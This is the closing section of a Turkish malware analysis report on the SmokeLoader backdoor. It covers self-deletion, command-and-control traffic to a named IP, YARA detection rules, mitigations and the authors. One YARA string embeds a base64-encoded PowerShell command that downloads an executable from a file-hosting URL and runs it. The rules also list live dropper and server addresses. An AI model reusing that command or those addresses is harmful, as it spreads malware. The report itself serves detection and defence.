
Son kullanıcının zararlı yazılımı tespit etmesini zorlaştırmak için **DeleteFileW** API'ı ile çalıştırılan zararlı dosya silinmektedir.



Network Analiz

Explorer.exe içerisinde oluşturulan bölümdeki "94[.]140[.]115[.]43" IP adresi, komuta kontrol sunucusu olarak kullanılmaktadır. Bu sunucuya istek atıldığında cevap olarak HTTP 404 dönmetedir. Dönen cevabın headerında payload olduğu tespit edilmiştir.



WinHttpConnect API ile hedef sunucu belirlenmektedir. Sunucu belirlendikten sonra WinHttpRequest API ile sunucuya istek atılmaktadır.





YARA Rule

```
rule FirstFile{
    meta:
        description="2021lk049443.doc"

    strings:
        $str1="bit.ly/3e0RjkSj"
        $command1="LoadLibraryW"
        $command2="URLDownloadToFileW"
        $command3="CreateProcessAsUser"

    condition:
        hash.md5(0,filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
    meta:
        description="pkM3T1.exe.jpg"

    strings:
        $str1="IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQ
AdABwAHMAOgAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcWAlAAAdI
CQARQBOAHYAOGB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABIAB0gIAApACAAOwAgAHM
AdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="
        $str2="eVDwACBtpW.exe"
        $str3="u.teknik.io/28oLW.jpg"
        $command1="DownloadFile"

    condition:
        hash.md5(0,filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```



```

rule ThirdFile{
    meta:
        description="eVDwACBtpW.exe"

    strings:
        $str1="sbielll"
        $command1="CreateThread"
        $command2="SetProp"
        $command3="EnumProps"
        $command4="EnumChildWindows"
        $command5="SendMessage"

    condition:
        hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931
}

```

```

rule ShellCode{
    meta:
        description="shellcode"

    strings:
        $command1="Sleep"
        $command2="Process32First"
        $command3="Process32Next"
        $command4="TerminateProcess"
        $str4={34 5C C5 11 C3 B2 FC B4}
        $str5={D6 9F 18 63 CD 85 DD BC}
        $str6={0B F7 0A 60 CC A8 F2 A1}
        $str7={9B 0D C8 60 FF 81 F4 6B}
        $str8={C3 92 D2 AA DF ED BC 37}
        $str9={D8 E0 BC 09 8D A7 D2 4B}
        $str10={A7 A1 D2 4B 08 40 49 4E}
        $str11={08 40 63 74 ?? ?? ?? ??}
        $str12={8B 3B D0 F6 ?? ?? ?? ??}
        $str13="94.140.115.43"

    condition:
        hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http://94.140.115.43.com/)
}

```

Çözüm Önerileri

Backdoor türündeki SmokeLoader zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir anti-virüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler,

Backdoor türündeki SmokeLoader zararlısının sisteme bulaşmasını engelleyebilmektedir.

Fatih YILMAZ

<https://www.linkedin.com/in/fatih-yilmaz-f8/>

Buğra KÖSE

<https://www.linkedin.com/in/bugrakose/>

İrem ALKAŞI

<https://www.linkedin.com/in/iremalkasi/>

Esmanur ALİCAN

<https://www.linkedin.com/in/esmanur-alicann/>

Çağlar YÜN

<https://www.linkedin.com/in/caglaryun/>